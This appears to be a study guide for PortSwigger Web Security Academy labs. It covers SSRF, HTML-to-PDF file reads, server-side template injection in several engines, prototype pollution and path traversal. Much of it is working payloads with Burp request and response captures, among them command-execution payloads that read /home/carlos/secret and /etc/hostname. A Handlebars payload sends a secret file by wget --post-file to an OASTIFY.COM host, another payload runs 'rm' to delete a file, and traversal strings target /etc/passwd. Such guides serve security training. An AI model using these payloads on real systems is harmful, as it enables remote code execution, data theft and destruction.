ID: meta-data"

### [PortSwigger Lab: Exploiting XXE to perform SSRF attacks](#)

## HOST Routing-based SSRF

**Identify** routing-based SSRF by altering the host header on request and observe the response. Routing-based SSRF via the Host header allow insecure access to a localhost Intranet.

```
GET / HTTP/1.1
Host: 192.168.0.50$
```

**Request**

Pretty	Raw	Hex
--------	-----	-----

```
1 GET /admin HTTP/1.1
2 Host: 192.168.0.135
3 Cookie: _lab=
4687cMCwCFDQ4VRh%2bJpxIsF57kHH0WeqjUMAAHRCru%2b3vtJISxmsnb5vaFkUW8DGf5RPnws%2f%2bCucN
Xrj581JjOHLRLqoXfFaAjQDY4zGPADJC9AkS2bnQYggCQtfaXyCKSnHNxx%2bhsVsSelpFKhlsvLoB79VGao
%2fHx2b0Y76f2wpjPahPA3VN0%3d; session=TmaxiQ2s47jfkn5KyT9V6GmeIV1lV75E
4 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a84004904ef406fc016ae8e00f7001f.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19
```

**Response**

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
</span>
</div>
</div>
</section>
41 </div>
42 <div theme="">
43 <section class="maincontainer">
44 <div class="container is-page">
45 <header class="navigation-header">
46 <section class="top-links">
47 <a href="/Home">
48 <p>
49 <a href="/my-account">
50 My account
51 </a>
52 <p>
53 <a href="#">
54 Delete user
55 </a>
```

Note: Once access gained to the internal server admin portal, the response indicate the form requires a POST request and CSRF token, so we convert the GET request to POST as below.

```
POST /admin/delete HTTP/1.1
Host: 192.168.0.135
Cookie: session=TmaxiQ2s47jfkn5KyT9V6GmeIV1lV75E
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excl
Referer: https://TARGET.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 53

csrf=ftU8wSm4rqdQ2iuSZUwSGmDnLidhYjUg&username=carlos
```

### PortSwigger Lab: Routing-based SSRF

#### HTML to PDF

Identify a PDF download function and the source code uses `JSON.stringify` to create html on download. This HTML-to-PDF framework is vulnerable to SSRF attack. Partial source code for JavaScript on the target `downloadReport.js`.

```
function downloadReport(event, path, param) {
  body: JSON.stringify({
    [param]: html
  })
}
```

Note: The `<div>` tag defines a division or a section in an HTML document. The

tag is used as a container for HTML elements - which is then styled with CSS. [z3nsh3ll explain HTML DIV demarcation and SPAN different ways to style the elements.](#)

```
<div><p>Report Heading by </p>
```

Identify file download HTML-to-PDF convert function on target is vulnerable.



```
<script>
  document.write('<iframe src="file:///etc/passwd"></iframe>');
</script>
```

Libraries used to convert HTML files to PDF documents are vulnerable to server-side request forgery (SSRF).

#### [PortSwigger Research SSRF](#)

Sample code below can be injected on vulnerable implementation of HTML to PDF converter such as `wkhtmltopdf` to read local file, resulting in [SSRF to Local File Read Exploit in Hassan's blog](#).

The hackerish showing `wkHTMLtoPDF` exploitation using [root-me.org - Gemini-Pentest-v1](#) CTF lab in the video [Pentest SSRF Ep4](#) by editing the name of the admin profile with HTML content it is then generated server side by including remote or local files.

Request	Response
Pretty	Pretty
Raw	Raw
<pre>1 GET /test2/export.php HTTP/1.1 2 Host: ctf22.root-me.org 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Referer: http://ctf22.root-me.org/test2/profile.php?u=1 8 Accept-Encoding: gzip, deflate 9 Accept-Language: en-US,en;q=0.9 10 Cookie: PHPSESSID=8ihtg28jvpqlq96s0jroa8irs4 11 Connection: close 12</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 06 Mar 2023 15:31:03 GMT 3 Server: Apache/2.4.25 (Debian) 4 Content-Disposition: inline; filename=profile.pdf 5 Connection: close 6 Content-Type: application/pdf 7 Content-Length: 27154 8 9 %PDF-1.4 10 1 0 obj 11 &lt;&lt; 12 /Title (byProfile of admin) 13 [/Creator (pywkhtmltopdf 0.12.4)] 14 [/Producer (pyQt 4.8.7)] 15 /CreationDate (D:20230306103105'00') 16 &gt;&gt; 17 . . .</pre>



```
<html>
<body>
<script>
  x = new XMLHttpRequest();
  x.onload = function() {
    document.write(this.responseText)
  };
  x.open("GET", "file:///home/carlos/secret");
  x.send();
</script>
</body>
</html>
```

JSON POST request body containing the HTMLtoPDF formatted payload to read local file.



```
{
  "tableHtml": "<div><p>SSRF in HTMLtoPDF</p><iframe src='file:///home/carlos/secret' height='500' width='500'></iframe>"
}
```

The screenshot shows a Burp Suite interface with a request to `/test2/user.php?id=1`. The payload is injected into the `&display_name` parameter. The response shows a PDF being generated with the title "Profile of admin". The terminal output shows the exploit running on a Linux system, connecting to a port and extracting a password from `/etc/passwd`.

Above the display name is injected with `HTML` payload and on export the HTML-to-PDF converter perform SSRF.

The PDF creator: wkhtmltopdf 0.12.5 is known for SSRF vulnerabilities, and in [HackTricks - Server Side XSS - Dynamic PDF](#) there is cross site scripting and server side exploits documented.

## SSRF Open Redirection

The target make GET request to the `next product` on the e-commerce site, using a `path` parameter. On the stockAPI POST request the value provided in body data is the partial path to internal system. See product page source code below.

```

71 <span id="stockCheckResult"></span>
72 <script src="/resources/js/stockCheckPayload.js"></script>
73 <script src="/resources/js/stockCheck.js"></script>
74 <div class="is-linkback">
75   <a href="/">Return to list</a>
76   <a href="/product/nextProduct?currentProductId=2&path=/product?productId=3">| Next product</a>
77 </div>
78 </section>
```

The *identification* of this vulnerability is by testing various paths and observing the input path specified is reflected in the response Location header.

The screenshot shows a Burp Suite interface with a request to `/product/nextProduct?currentProductId=1&path=http%3a//192.168.0.12%3a8080/admin`. The response shows a `302 Found` status with a `Location` header pointing to `http://192.168.0.12:8080/admin`.

In this lab they state the admin interface is at `http://192.168.0.12:8080/admin` but in exam use the `localhost:6566`.

<https://TARGET.net/product/nextProduct?currentProductId=1&path=http%3a//192.168.0.12%3a8080/admin>

On the POST stock request, replace the StockAPI value with the partial path, not the absolute URL, from the nextProduct GET request URL as the value of the stockAPI parameter.

```
stockApi=/product/nextProduct?currentProductId=1&path=http%3a//192.168.0.12%253a8080/admin
```



URL-encode payload

```
stockApi=%2fproduct%2fnextProduct%3fcurrentProductId%3d1%26path%3dhttp%253a%2f%2f192.168.0.12%253a8080%2fadmin
```



Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Render
1 POST /product/stock HTTP/1.1			48	<p>	
2 Host: 0ae8000a032748ebc12e083600260006.web-security-academy.net				</p>	
3 Cookie: session=03fbGfNsEGN9PkM5jDwq44nP5AyLl			49	<a href="/my-account">	My account
4 Content-Length: 110				</a>	
5 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"			50	<p>	
6 Sec-Ch-Ua-Platform: "Linux"				</p>	
7 Sec-Ch-Ua-Mobile: ?0			51	</section>	
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78			52	</header>	
Safari/537.36			53	<header class="notification-header">	
9 Content-Type: application/x-www-form-urlencoded			54	<section>	
10 Accept: */*				<h1>	Users
11 Origin: https://0ae8000a032748ebc12e083600260006.web-security-academy.net/product?productId=1				</h1>	
12 Sec-Fetch-Site: same-origin			55	<div>	
13 Sec-Fetch-Mode: cors			56	<span>	carlos -
14 Sec-Fetch-Dest: empty				</span>	
15 Referer: https://0ae8000a032748ebc12e083600260006.web-security-academy.net/product?productId=1			57	<a href="#">	/http://192.168.0.12:8080/admin/delete?username=carlos">
16 Accept-Encoding: gzip, deflate				<u>Delete</u>	
17 Accept-Language: en-US,en;q=0.9					
18 Connection: close					
19					
20 stockApi=%2fproduct%2fnextProduct%3fcurrentProductId%3d1%26path%3dhttp%253a%2f%2f192.168.0.12%253a8080%2fadmin					

[PortSwigger Lab: SSRF with filter bypass via open redirection vulnerability](#)

## SSTI - Server Side Template Injection

[SSTI Identified](#)

[Tornado](#)

[Django](#)

[Freemarker](#)

[ERB](#)

[Handlebars](#)

Use the web framework native template syntax to inject a malicious payload into a {{input}}, which is then executed server-side.

Submitting invalid syntax will often result in error message that lead to *identifying* the template framework. Use PortSwigger [template decision tree](#) to aid in *identification*.

### SSTI Identified

SSTI can be *identified* using the tool [SSTImap](#). The limitations of this tool is that the template expression {{7\*7}} results are sometimes only evaluated by another GET request or calling another function in the application, as the **output** is not directly reflected or echoed into the response where the template expression was posted.

Alternative way to *identify* the template framework is to induce error message by injecting malformed user supplied payloads.

[Tib3rius give great SSTI explanation on this PortSwigger Web Academy labs tutorial](#)

```
python /opt/SSTImap/sstimap.py --engine erb -u https://TARGET.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock
```



POST request with the data param to test and send payload using SSTImap tool.

```
python /opt/SSTImap/sstimap.py -u https://TARGET.net/product/template?productId=1 --cookie 'session=StolenUserCookie' --method I
```



```
(kali㉿kali)-[~/Downloads/portswigger/ssti]
$ python /opt/SSTimap/sstimap.py --engine erb -u https://0a4e00bb03bf36e1c2f062af000c0024.web-security-academy.net
```

[\*] Version: 1.0.2  
[\*] Author: @vladko312  
[\*] Based on TpMap  
[!] **LEGAL DISCLAIMER:** Usage of SSTImap for attacking targets without prior mutual consent is illegal.  
It is the end user's responsibility to obey all applicable local, state and federal laws.  
Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[\*] Testing if GET parameter 'message' is injectable  
[\*] Erb plugin is testing rendering with tag '#{\*}'  
[+] Erb plugin has confirmed injection with tag '#{\*}'  
[+] SSTImap identified the following injection point:

**GET parameter:** message  
**Engine:** Erb  
**Injection:** "#{\*}"  
**Context:** text  
**OS:** x86\_64-linux-gnu  
**Technique:** render  
**Capabilities:**

**Shell command execution:** ok  
Bind and reverse shell: ok  
File write: ok  
File read: ok  
Code evaluation: ok, ruby code

SSTI payloads to manually *identify* vulnerability.

```
${{{<%[%"}}}%\.,  

}){{7*7}}}  
  

{{fuzzer}}  

${fuzzer}  

${{{fuzzer}}}  
  

${7*7}  

<%= 7*7 %>  

${{7*7}}  

#{7*7}  

${foobar}  
  

{% debug %}
```



## Tornado

*Identification* of tornado template framework after testing injection with ){{ 7\*7}} .

Request

Pretty Raw Hex Hackvertor

```
1 POST /my-account/change-blog-post-author-display HTTP/1.1
2 Host: 0a5000680494f5a9c359aa8b00a900f3.web-security-academy.net
3 Cookie: session=SD0zNnCIK70xeBicZeETTSVeFI83kiX
4 Content-Length: 72
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="108"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a5000680494f5a9c359aa8b00a900f3.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?
17 Sec-Fetch-Dest: document
18 Referer: https://0a5000680494f5a9c359aa8b00a900f3.web-security-academy.net
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22 blog-post-author-display={{7*7}}&csrf=ZWarCAXX2yxtBD5HVAfiqvUKl1
```

WebSecurity Academy Mystery challenge

Back to lab home Submit solution Back to lab dashboard >>

Reveal objective

Internal Server Error

Traceback (most recent call last): File "<string>", line 15, in <module> File "/usr/local/lib/python2.7/dist-packages/tornado/template.py" in \_\_init\_\_ self.file = \_File(self, \_parse(reader, self)) File "/usr/local/lib/python2.7/dist-packages/tornado/template.py" in \_parse reader.raise\_parse\_error("Empty expression") File "/usr/local/lib/python2.7/dist-packages/tornado/template.py" in raise ParseError(msg, self.name, self.line) tornado.template.ParseError: Empty expression at <string>:1

Tornado Template can be *identified* using a ){{ 7\*7}} payload that breakout of current expression and evaluate 7\*7 .

The preferred name functionality in the user account profile page is altered and on blog post comment the output displayed.



```
POST /my-account/change-blog-post-author-display HTTP/2
Host: TARGET.net
Cookie: session=fenXl1hfjQBgGkrCmJoK7D8RU3eHkkCd

blog-post-author-display=user.name}}}{%25+import+os%25}{{os.system('cat%20/home/carlos/secret')}
```

**Request**

Pretty Raw Hex Hackverte

```
1 POST /my-account/change-blog-post-author-display HTTP/1.1
2 Host: 0a5000680494f5a9c359aa8b00a900f3.web-security-academy.net
3 Cookie: session=6DDzWnClK70xe8IcZeFTT5GVeFI83kiX
4 Content-Length: 127
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a5000680494f5a9c359aa8b00a900f3.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
+image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a5000680494f5a9c359aa8b00a900f3.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 blog-post-author-display=user.name}}}{%25+import+os%25}
24 {{os.system('cat+/etc/hostname')}}&csrf=ZWarCAxXzytBD5HVAfiqvUK11b0nqDN
```

Data extracted from the output response when reloading the blog comment previously saved by a logged in user after changing their preferred display name.

SSTI payload delivery

1 get SSTI result 2

Send Cancel < >

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /post?postId=4	Grace O'Gawd   21 February 2023
2 Host: 0a8d00cf033139d2c09fe0dd003300eb.web-security-academy.net	75 </p>
3 Cookie: session=09esel54k5psi0eTOzw01Pzz1vgczAk0	76 <p>
4 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"	77 Alexa, get the blog up. Sorry, force of habit.
5 Sec-Ch-Ua-Mobile: ?0	78 </p>
6 Sec-Ch-Ua-Platform: "Linux"	79 </section>
7 Upgrade-Insecure-Requests: 1	80 <section class="comment">
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36	81 <p>
(KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36	82
9 Accept:	83 Peter Wiener0
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	84   06 March 2023
0 Sec-Fetch-Site: same-origin	85 </p>
1 Sec-Fetch-Mode: navigate	86 Blogger SSTI
2 Sec-Fetch-User: ?1	</p>
3 Sec-Fetch-Dest: document	</p>
4 Referer:	</p>
https://0a8d00cf033139d2c09fe0dd003300eb.web-security-academy.net/post/comment/confirmation?postId=4	

### Lab: Basic server-side template injection code context

## Django

Django Template uses `debug` tag to display debugging information.



```
${{<%[%"}}%},
{% debug %}
{{settings.SECRET_KEY}}
```

#	Host	Method	URL	Params
21	https://0aaa000e03a4819bc0...	GET	/academyLabHeader	
220	https://0aaa000e03a4819bc0...	POST	/product/template?productId=1	✓
219	https://0aaa000e03a4819bc0...	GET	/academyLabHeader	
218	https://0aaa000e03a4819bc0...	GET	/product/template?productId=1	✓
217	https://0aaa000e03a4819bc0...	GET	/academyLabHeader	
216	https://0aaa000e03a4819bc0...	GET	/product?productId=1	✓
215	https://0aaa000e03a4819bc0...	GET	/academyLabHeader	
188	https://0aaa000e03a4819bc0...	GET	/resources/images/shop.svg	
186	https://0aaa000e03a4819bc0...	GET	/	
185	https://0aaa000e03a4819bc0...	GET	/academyLabHeader	
183	https://0aaa000e03a4819bc0...	POST	/product/template?productId=1	✓
182	https://0aaa000e03a4819bc0...	GET	/academyLabHeader	
181	https://0aaa000e03a4819bc0...	GET	/product/template?productId=1	✓
180	https://0aaa000e03a4819bc0...	GET	/academyLabHeader	

## WebSecurity Academy

Server-side template injection with information supplied objects

[Submit solution](#) [Back to lab description >](#)

Template:   
 {# debug %}

Preview

Save

```
{product: {name: 'ZZZZZZ Bed - Your New Home Office', 'price': '$93.42', 'stock': 289}, settings: <L  
True>} {Cookie: <module 'Cookie' from '/usr/lib/python2.7/Cookie.pyc'>, 'HTMLParser': <module 'HTML  
'SocketServer': <module 'SocketServer' from '/usr/lib/python2.7/SocketServer.pyc'>, 'StringIO': <mod  
'UserDict': <module 'UserDict' from '/usr/lib/python2.7/UserDict.pyc'>, 'UserList': <module 'UserList' fr  
'_builtin_': <module '_builtin_' from '/usr/lib/python2.7/_future_.pyc'>, '_future_': <module '_future_.pyc'>, '_  
'_abcoll': <module '_abcoll.pyc'>, '_ast': <module '_ast' (built-in)>, '_bisect': <module '_bi  
'collections': <module '_collections' (built-in)>, '_ctypes': <module '_ctypes' from '/usr/lib/python2.7/_li  
<module '_functools' (built-in)>, '_hashlib': <module '_hashlib' from '/usr/lib/python2.7/lib-dynload/_ha  
(built-in)>, '_io': <module '_io' (built-in)>, '_json': <module '_json' from '/usr/lib/python2.7/lib-dynload/_  
(built-in)>, '_random': <module '_random' (built-in)>, '_socket': <module '_socket' (built-in)>, '_sre': <n  
'/usr/lib/python2.7/lib-dynload/_ssl.x86_64-linux-gnu.so'>, '_struct': <module '_struct' (built-in)>, '_sys  
'/usr/lib/python2.7/_sysconfigdata_nd': <module '_sysconfigdata_nd' from '/usr/gnu/_sysconfigdata_nd.pyc'>, '_w  
'_warnings': <module '_warnings' (built-in)>, '_weakref': <module '_weakref' from '/usr/lib/python2.7/_weakrefset.pyc'>, '_abc': <module 'abc' from '/usr/lib/python2.7/abc.pyc'>, 'argparse':  
'/usr/lib/python2.7/argparse.pyc', 'array': <module 'array' (built-in)>, '_ast': <module '_ast' from '/usr/lib/  
'/usr/lib/python2.7/_atexit.pyc'>, 'base64': <module 'base64' from '/usr/lib/python2.7/base64.pyc'>, 'binascii':  
'/usr/lib/python2.7/_bisect.pyc', 'bz2': <module 'bz2' from '/usr/lib/python2.7/lib-dynload/bz2.x86_64  
'_StringIO': <module '_StringIO' (built-in)>, 'calendar': <module 'calendar' from '/usr/lib/python2.7/c  
'/usr/lib/python2.7/cgi.pyc'>, 'codecs': <module 'codecs' from '/usr/lib/python2.7/codecs.pyc'>, 'collecti
```

## PortSwigger Lab: Server-side template injection with information disclosure via user-supplied objects

### Freemarker

Freemarker Template Content-Manager (C0nt3ntM4n4g3r)

```
 ${foobar}  
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("cat /home/carlos/secret") }
```

Request			
Pretty	Raw	Hex	Hackverter
1	POST /product/template?productId=1 HTTP/1.1		
2	Host: 0afa000d003bc2b9c588119800db00dd.web-security-academy.net		
3	Cookie: session=0577v0VgFGFMHMh04D9MK9uaJhSVzV		
4	Content-Length: 192		
5	Cache-Control: max-age=0		
6	Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="108"		
7	Sec-Ch-Ua-Mobile: ?0		
8	Sec-Ch-Ua-Platform: "Linux"		
9	Upgrade-Insecure-Requests: 1		
10	Origin: https://0afa00d003bc2b9c588119800db00dd.web-security-academy.net		
11	Content-Type: application/x-www-form-urlencoded		
12	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36		
13	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
14	Sec-Fetch-Site: same-origin		
15	Sec-Fetch-Mode: navigate		
16	Sec-Fetch-User: ?1		
17	Sec-Fetch-Dest: document		
18	Referer: https://0afa00d003bc2b9c588119800db00dd.web-security-academy.net/product/template?productId=1		
19	Accept-Encoding: gzip, deflate		
20	Accept-Language: en-US,en;q=0.9		
21	Connection: close		
22	csrf=iekTRIRhNBhpwObsAntxyQoIZNDL5&template=%3C%23assign+=%3D%22freemarker.template.utility.Execute%22%3Fnew%28%29E%24%7B+ex%28%22cat+%2Fetc%2Fhostname%22%29%7D&template-action=preview		

Template:   
 <#assign ex="freemarker.template.utility.Execute"?new()> \${ ex("cat /etc/hostname") }

Preview

Save

c50813718e7c

## PortSwigger Lab: Server-side template injection using documentation

### ERB

Embedded Ruby (ERB) template syntax

Identify ERB template in a GET /?message=Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/2 request that then reflects the message value in the response, Unfortunately this product is out of stock .

```
fuzzer${{<%[%"%}>}}%<>  
<%= 7*7 %>
```

ERB Template documentation reveals that you can list all directories and then read arbitrary files as follows:

```
<%= Dir.entries('/') %>  
<%= File.open('/example/arbitrary-file').read %>  
  
<%= system("cat /home/carlos/secret") %>
```

Request				Response			
Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render
1 GET /?message=%25%3d+system("cat+/etc/hostname")+%25 HTTP/1.1				49 </header>			
2 Host: 0a5c00a703fd91ebc02c9a1c008500e9.web-security-academy.net				50 <section class="ecommerce-p			
3 Cookie: session=TwpHc2QnUxry04plewBmtBwAKnrRBhoc				51			
```

| Request                                                           |     |     |  | Response                                                                                           |     |     |        |
|-------------------------------------------------------------------|-----|-----|--|----------------------------------------------------------------------------------------------------|-----|-----|--------|
| Pretty                                                            | Raw | Hex |  | Pretty                                                                                             | Raw | Hex | Render |
| 1 GET /?message=\${{<%['"']}%}\ HTTP/2                            |     |     |  | 42 </div>                                                                                          |     |     |        |
| 2 Host: 0a54001a04cba583c06210180b30054.web-security-academy.net  |     |     |  | 43 </section>                                                                                      |     |     |        |
| 3 Cookie: session=12rV28nkdpHbGonHzez6cjtgcIWhogs                 |     |     |  | 44 </div>                                                                                          |     |     |        |
| 4 Upgrade-Insecure-Requests: 1                                    |     |     |  | 45 <div theme="">                                                                                  |     |     |        |
| 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)           |     |     |  | 46 <section class="maincontainer">                                                                 |     |     |        |
| AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65       |     |     |  | 47 <div class="container">                                                                         |     |     |        |
| Safari/537.36                                                     |     |     |  | 48 <header class="navigation-header">                                                              |     |     |        |
| 6 Accept:                                                         |     |     |  | 49 <h4>                                                                                            |     |     |        |
| text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, |     |     |  | 50 Internal Server Error                                                                           |     |     |        |
| image/webp,image/*/*;q=0.8,application/signed-exchange;v=b3;      |     |     |  | 51 <p class="is-warning">                                                                          |     |     |        |
| q=0.7                                                             |     |     |  | 52 /opt/node-v18.12.1-linux-x64/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js |     |     |        |
| 7 Sec-Fetch-Site: same-origin                                     |     |     |  | 53 throw new Error(str);                                                                           |     |     |        |
| 8 Sec-Fetch-Mode: navigate                                        |     |     |  | 54 ^                                                                                               |     |     |        |
| 9 Sec-Fetch-User: ?1                                              |     |     |  | 55 Error: Parse error on line 1:                                                                   |     |     |        |
| 10 Sec-Fetch-Dest: document                                       |     |     |  | 56 \${{{&lt;%'"}%}\,}                                                                              |     |     |        |
| 11 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"             |     |     |  | 57 ---^                                                                                            |     |     |        |
| 12 Sec-Ch-Ua-Mobile: ?0                                           |     |     |  |                                                                                                    |     |     |        |
| 13 Sec-Ch-Ua-Platform: "Linux"                                    |     |     |  |                                                                                                    |     |     |        |
| 14 Referer:                                                       |     |     |  |                                                                                                    |     |     |        |

[URL encoding](#) the payload, it is not required to remove newline breaks or spaces. The payload will send the contents of /home/carlos/secret to Burp Collaborator.

```
wrtz{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('wget https://0ASTIFY.COM --post-
file=/home/carlos/secret');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
            {{/with}}
          {{/each}}
        {{/with}}
      {{/with}}
    {{/with}}
  {{/with}}
```

The screenshot shows a Burp Suite interface. In the Request tab, a GET request to '/message' is shown with a very long URL containing encoded JavaScript. In the Response tab, a 200 OK response is shown with the same URL. The Inspector tab displays the selected text as a large block of encoded JavaScript. The Decoded from dropdown is set to 'URL encoding'.

### [PortSwigger Lab: Server-side template injection in an unknown language](#)

#### [PortSwigger Research SSTI](#)

Note: *Identify* the Update forgot email template message under the admin\_panel at the path /update\_forgot\_email.

## SSPP - Server Side Prototype Pollution

The application runs Node.js and the Express framework. It is vulnerable to server-side prototype pollution (SSPP) because it unsafely merges user-controllable input into a server-side JavaScript object.

SSPP Exploit steps:

1. Find a prototype pollution source that you can use to add arbitrary properties to the global Object.prototype.
2. Identify a gadget that you can use to inject and execute arbitrary system commands.
3. Trigger remote execution of a command that deletes the file /home/carlos/morale.txt.

*Identify* prototype pollution

```
"__proto__": {
  "json spaces":10
}
```



Test for remote code execution (RCE) by performing DNS request from back-end.

```
"__proto__": {
  "execArgv": [
    "--eval=require('child_process').execSync('curl https://OASTIFY.COM')"
  ]
}
```



Inject exploit in to read or delete user sensitive data. After injection, trigger new spawned node child processes, by using admin panel maintenance jobs button. This will action on Carlos secret file.

```
"__proto__": {
  "execArgv": [
    "--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
  ]
}
```



**Request**

```

13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0abd000d04144f3ac28cf70300270035.web-security-academy.net/my-account
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 {
  "address_line_1": "Wiener HQ1",
  "address_line_2": "One Wiener Way",
  "city": "Wienerville",
  "postcode": "BU1 1RP",
  "country": "UK",
  "sessionId": "UWUuzk0uNVH0yzAISG60z3ZkjssjXW6un",
  "__proto__": {
    "execArgv": [
      "--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
    ]
  }
}

```

**Response**

```

1 HTTP/2 200 OK
2 X-Powered-By: Express
3 Cache-Control: no-store
4 Content-Type: application/json; charset=utf-8
5 Etag: W/"11b-YnYvV+Sg1E+k8sgtp498EfyaYLx8"
6 Date: Tue, 28 Mar 2023 07:40:55 GMT
7 Keep-Alive: timeout=5
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 283
10
11 {"username": "wiener", "firstname": "Peter", "lastname": "Wiener", "address_line_1": "Wiener HQ1", "address_line_2": "One Wiener Way", "execArgv": ["--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"]}

```

[PortSwigger Lab: Remote code execution via server-side prototype pollution](#)

## File Path Traversal

[HackTheBox CPTS File Inclusion](#)

[LFI Attacks](#)

[Admin Portal Files](#)

[Path Traversal Authz](#)

### LFI attacks

[Rana Khalil Directory traversal training](#) demo show the attacks that allow the malicious actor to read file on the server.

Identify web parameters such as `filename=` that are requesting files from target.

- Application blocks traversal sequences but treats the supplied filename as being relative to a absolute path and can be exploit with `/etc/passwd` absolute path to target file payload.
- Images on target is loaded using `filename` parameter, and is defending against traversal attacks by stripping path traversal. Exploit using `.....//....//....//....//etc/passwd` payloads.
- Superfluous URL-encoded `...%252f..%252f..%252fetc/passwd` payload can bypass application security controls.
- Leading the beginning of the filename referenced with the original path and then appending `/var/www/images/.../.../etc/passwd` payload at end bypasses the protection.
- Using a **null** byte character at end plus an image extension to fool APP controls that an image is requested, this `.../.../.../etc/passwd%00.png` payload succeed.
- Double URL encode file path traversal, as example this `.../.../.../.../.../.../.../etc/hostname` will be URL double encoded as, `%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252f%252e%252f%252e%252f%252e%252f%252e%252f%252e%252f%252e%252f%252e%252f%252e%252f%252e%252f%252e%252f%252e%252f%252fhostname`.
- Windows OS accept both `../` and `..\` for directory traversal syntax, and as example retrieving `loadImage?filename=...\\...\windows\win.ini` on windows target to **identify** valid path traversal.
